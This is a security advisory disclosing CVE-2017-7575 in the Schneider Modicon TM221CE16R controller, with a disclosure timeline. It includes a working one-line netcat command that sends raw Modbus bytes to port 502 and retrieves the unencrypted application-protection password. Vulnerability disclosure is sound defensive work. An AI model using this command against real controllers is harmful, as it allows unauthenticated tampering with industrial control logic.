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CVE: CVE-2017-7575

Vendor Reference: SEVD-2017-097-01

Vendor Advisory: http://www.schneider-electric.com/en/download/document/SEVD-2017-097-01/

CVSS: 10

Affected Device: Schneider Modicon TM221CE16R, Firmware 1.3.3.3

Title: The password for the application protection of the Schneider Modicon TM221CE16R can be retrieved without authentication. Subsequently the application may be arbitrarily downloaded, uploaded and modified.

Severity: Critical. The protection of the application is not existant.

Ease of Exploitation: Trivial

Vulnerability type: Information Disclosure

Vendor contacted: December 23rd, 2016

Abstract

The Application Protection is used to prevent the transfer of the application from a logic controller into a SoMachine Basic project. A simple command (seen below) can be send via Modbus over TCP port 502 to the logic controller and it will return the password unencrypted.

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// bash command
echo -n -e '\x00\x01\x00\x00\x00\x05\x01\x5a\x00\x03\x00' | nc IP 502
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After that the retrieved password can be entered in SoMachine Basic to download, modify and subsequently upload again any desired application.

Vendor Contacted

We contacted the vendor. The vendor acknowledged the receipt of the report. We did not receive any further communication until we disclosed the vulnerability on Bugtraq. The vendor publicly acknowledged the vulnerability on April 8th, 2017. The vendor will provide an update on June 15th 2017.



Image 1: Wireshark dump of TCP/Modbus communication